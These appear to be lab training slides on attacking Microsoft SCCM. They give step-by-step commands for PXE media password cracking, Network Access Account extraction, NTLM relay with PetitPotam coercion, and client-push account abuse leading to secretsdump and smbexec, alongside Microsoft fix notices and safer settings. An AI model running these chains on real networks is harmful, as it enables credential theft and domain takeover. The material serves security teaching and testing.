



PXE/OSD 101

- The OS image is transferred via HTTP and installed. The machine is joined to the domain and applications are configured, etc.
- Once all is set and done, the machine is ready for the end user.



PXE/OSD Misconfigurations



02 - PXE/OSD (Operating System Deployment) Exploitation From Windows



- Prerequisite: Npcap (Wireshark), Python3, TFTP client
- PXE Password is not present

`python3 pxethief.py 1` (Auto discover via DHCP = Same subnet)

or

`python3 pxethief.py 2 sccm2.root.local`

03 - PXE/OSD (Operating System Deployment) Exploitation From Linuxish



- PXE Password is present

```
pxethief.py 1 or pxethief.py 2 sccm2.root.local
```

```
tftp -i 192.168.1.9 GET "\SMSTemp\2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var"  
"2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var"
```

```
tftp -i 192.168.1.9 GET "\SMSTemp\2023.07.14.21.38.35.04.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.bcd"  
"2023.07.14.21.38.35.04.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.bcd"
```

```
pxethief.py 5 2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var
```

```
./hashcat -m 19850 ./hash ./list.txt --force
```

```
python3 pxethief.py 3 "2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var" Password123
```


02 - PXE/OSD (Operating System Deployment) Alternative Methods

- Find .WIM or .ISO on SMB file shares : Variable.dat and Policy.xml
- Auth to REMINST share on each DP and browse SMSTemp for existing var files



Operating System Deployment



PXE: Network Booting



Stand Alone Media: .ISO
OFFLINE. Most interesting
one because it packages all
softwares and all policies

Bootable Media:
ISO for USB flash drive

Pre staged Media:
Ship the image to a manufacturer

[DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager](https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences)

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
<https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module>

<https://www.mwrcybersec.com/an-inside-look-how-to-distribute-credentials-securely-in-sccm>


[https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-](https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf)

[%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf](https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf)


02 - PXE/OSD (Operating System Deployment) Alternative Methods



Prestaged media



Bootable media



Stand-alone media

What do You Get From the Different Types of Media?

Bootable Media	Stand-alone media	Prestaged Media
Client Certificate	Policy XML	Client Certificate

DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager

https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences

<https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module>

<https://www.mwrcybersec.com/an-inside-look-how-to-distribute-credentials-securely-in-sccm>

<https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf>

<https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf>

Chapter 3

Network Access Account (NAA)

- NAA sole purpose is to authenticate to the SCCM server if the machine is not domain join yet. (Normally SCCM client use its machine account)
- Although widely use, NAA are not required, Enhanced HTTP is safer option

04 - Secret from Endpoint

NAA, Task Sequences, Collection Variables



- Prerequisite: Local admin on a SCCM client

Windows Enrolled Client

`SharpSCCM_merged.exe get secrets`

`SharpSCCM_merged.exe local secrets -m wmi` // (NAA, Task Sequences, Collection Variables)

or

`SharpDPAPI.exe SCCM`

Linux

`SystemDPAPIdump.py root.local/workstationadmin:'Alphatango999!'@win10-7.root.local`

Tip: user key from SAM (-userkey USERKEY dpapi_userkey for SYSTEM)

05 - NAA via SCCMwtf Technique

- Not local admin
- Prerequisite: Needs a machine account



```
addcomputer.py 'root.local/low:Alphatango999!' -dc-ip 192.168.1.7
```

```
python3.9 sccmwtf.py DESKTOP-CHV00CWW DESKTOP-CHV00CWW.ROOT.LOCAL sccm2 'ROOT.LOCAL\DESKTOP-CHV00CWW$' 'EwIWUXEIN5Bn8ja5sOSqGYeFkl87d4OB'
```

```
cat /tmp/naapolicy.xml
```

From any Windows box:

```
sccm-decrypt.exe 891300007ADC03BD2E0...
```

```
sccm-decrypt.exe 891300002D49716B0C7D86E...
```

06 - NAA Extraction via Relay a la Ntlmrelayx

- No domain credentials? (only for variant 1: **Poisoning**)
- Not local admin?
- No fake machine account? **ms-DS-MachineAccountQuota** = 0
- Only **SMB** machine account NetNTLMv2 hash is required (PetitPotam, Printer bug)



Variant 1: **Poisoning** (No creds, work only if poisoning a **machine account**)

`nano Responder.conf` (turn off smb and http)

`Responder -I eth0`

`ntlmrelayx.py -t http://sccm2.root.local/ccm_system_windowsauth/request --sccm --sccm-device test1 --sccm-fqdn sccm2.root.local --sccm-server sccm2 --sccm-sleep 10 -smb2support`

Variant 2: **Coercion PetitPotam** (Required low priv creds)

`ntlmrelayx.py -t http://sccm2.root.local/ccm_system_windowsauth/request --sccm --sccm-device test1 --sccm-fqdn sccm2.root.local --sccm-server sccm2 --sccm-sleep 10 -smb2support`

`python3 PetitPotam.py 192.168.1.101 win10-7.root.local -u low -p 'Alphatango999!' -d root.local`
`cat naapolicy.xml`


From any Windows box

`sccm-decrypt.exe 891300007ADC03BD2E0 ...`

`sccm-decrypt.exe 891300002D49716B0C7D86EE ...`

06 - NAA Extraction via Relay a la Ntlnrelayx Cleanup

- Required SCCM Admin
- Remove the fake computer from the SCCM console



Chapter 4

Client Push Installation Account

Client Push Installation Account 101 AKA Push Account

- The Push account's sole purpose is to allow the SCCM server to conveniently install SCCM client on endpoints. (Normally SCCM client use its machine account)
- Although widely used, Push accounts are not required. There are safer ways to install SCCM client such as Group Policy, Software update base, manual install, or logon script.




Client push installation account

When you deploy clients by using the client push installation method, the site uses the **Client push installation account** to connect to computers and install the Configuration Manager client software. **If you don't specify this account, the site server tries to use its computer account.**


This account **must be a member of the local Administrators group** on the target client computers. This account doesn't require **Domain Admin** rights.

You can specify more than one client push installation account. Configuration Manager **tries each one in turn until one succeeds.**



Client Account Misconfigurations

- Automatic Site-Wide Client Push Installation
- Allow Connection Fallback to NTLM



07 - Client Push via Breaking Domain Trust

- Option 1: Uninstall the client
- Option 2: Downgrade the client version
- Option 3: Break the domain trust to force the SCCM Client Push account authentication to fallback to NTLM instead of Kerberos

As local admin

```
cd C:\Users\low\Desktop  
.\PsExec64.exe -s cmd.exe
```

```
setspn -D host/win10-7 win10-7  
setspn -D host/win10-7.root.local win10-7  
setspn -L win10-7  
setspn -L win10-7
```

Reboot

```
net localgroup administrators "ROOT\Domain Admins" /del  
net localgroup administrators ROOT\sccm_push /del
```

```
cd C:\Users\low\Desktop  
powershell -ep bypass
```

```
cd C:\Users\low\Desktop\Inveigh-master\  
.\Inveigh-master\Inveigh.ps1  
Invoke-Inveigh -ConsoleOutput Y -MachineAccounts Y
```



@TechBrandon Brandon Colley Trimarc

[Push Comes To Shove: exploring the attack surface of SCCM Client Push Accounts Part 1](#)

[Push Comes To Shove: Bypassing Kerberos Authentication of SCCM Client Push Accounts Part 2](#)

@enigma0x3 Matt Nelson <https://twitter.com/enigma0x3/status/961394841581178881>

08 - SCCM Client Push triggering on Demand

- Prerequisite: SMB Signing disabled on targets



Client Push Account
NetNTLMv2 hash



Crack it

Relay it to
compromise any
SCCM client

```
C:\Users\low>net localgroup administrators
Alias name      administrators
Comment

Members

-----
Administrator
localadmin
ROOT\Domain Admins
ROOT\sccm_push
The command completed successfully.
```

```
ntlmrelayx.py -t "win10-20" -smb2support -of logs
```

```
SharpSCCM_merged.exe invoke client-push -t 192.168.1.100 -mp sccm2.root.local -sc RO2
```

```
wmiexec.py ./administrator@win10-20 -hashes :4e0809c93fa758c99ba42602cf0d82b2
```

```
hashcat -m 5600 ./logs_ntlmv2 ./passwordlist.txt --force
```


Client Push on Demand Microsoft Fixes

KB15498768: Fix Client Push

NTLM connection fallback update for Microsoft Endpoint Configuration Manager

Article • 10/04/2022 • 4 contributors

[Feedback](#)

In this article

- [Summary of KB15498768](#)
- [Update information for Microsoft Endpoint Configuration Manager, versions 2103-2207](#)
- [Version information](#)
- [File information](#)
- [Show 2 more](#)

Applies to: Configuration Manager (current branch, versions 2103, 2107, 2111, 2203, 2207)

Summary of **KB15498768**

Important

This update is superseded by the following:

[KB 15599094 NTLM client installation update for Microsoft Endpoint Configuration Manager](#)

Disabling the **Allow connection fallback to NTLM** option in *Client Push Installation Properties* is not honored under either of the following conditions:

- If there are Kerberos authentication failures the client push account will attempt an NTLM connection instead.
- The site server computer account will attempt a connection using NTLM if Kerberos authentication fails for all defined client push installation accounts.

This update prevents any attempt at NTLM authentication for client push installation when the **Allow connection fallback to NTLM** option is disabled.

Installation of this update resolves the following security issue:

- [CVE-2022-37972](#)

Beginning with Configuration Manager current branch, version 2207, the **Allow connection fallback to NTLM** option is *disabled* by default on new site installations.

KB15599094: Fix Client Push

NTLM client installation update for Microsoft Endpoint Configuration Manager

Article • 10/03/2022 • 2 contributors

[Feedback](#)

In this article


- [Summary of KB15599094](#)
- [Update information for Microsoft Endpoint Configuration Manager, versions 2103-2207](#)
- [Version information](#)
- [File information](#)
- [Show 2 more](#)

Applies to: Configuration Manager (current branch, versions 2103, 2107, 2111, 2203, 2207)

Summary of **KB15599094**

The client push installation account always attempts an NTLM connection to a client to retrieve WMI query results during the installation process. This NTLM connection only applies to computers in a trusted domain, and happens even if the **Allow connection fallback to NTLM** option is disabled in *Client Push Installation Properties*.

Environments using versions of Configuration Manager current branch prior to 2103 are encouraged to update to a later supported version. Administrators can also disable use of automatic and manual client push installation methods to remove the risk of exposure to both this issue and the issue described in [KB 15498768](#). For more information on



09 - Misconfiguration: Client Push Account is the SCCM Server Machine Account

- Prerequisite: SCCM server machine account is use as the Push account
- Prerequisite: SMB Signing must be disabled on target
- Works even if the Push Account trigger coercion is patch (PetitPotam)

Client push installation account

When you deploy clients by using the client push installation method, the site uses the **Client push installation account** to connect to computers and install the Configuration Manager client software. **If you don't specify this account, the site server tries to use its computer account.**

This account must be a member of the local **Administrators** group on the target client computers. This account doesn't require **Domain Admin** rights.

You can specify more than one client push installation account. Configuration Manager tries each one in turn until one succeeds.



```
C:\Users\low>net localgroup administrators
Alias name      administrators
Comment
Members

-----
Administrator
localadmin
ROOT\Domain Admins
ROOT\sccm_push
ROOT\SCCM2$ ←
The command completed successfully.
```


```
crackmapexec smb 192.168.1.0/24 --gen-relay-list target
ntlmrelayx.py -tf target -smb2support -socks
python3 ./PetitPotam.py 192.168.1.100 sccm2.root.local -u low -p 'Alphatango999!' -d root.local
nano /etc/proxychains4.conf
proxychains secretsdump.py ROOT/'SCCM2$'@192.168.1.106 -no-pass
proxychains smbexec.py ROOT/'SCCM2$'@192.168.1.106 -no-pass
```



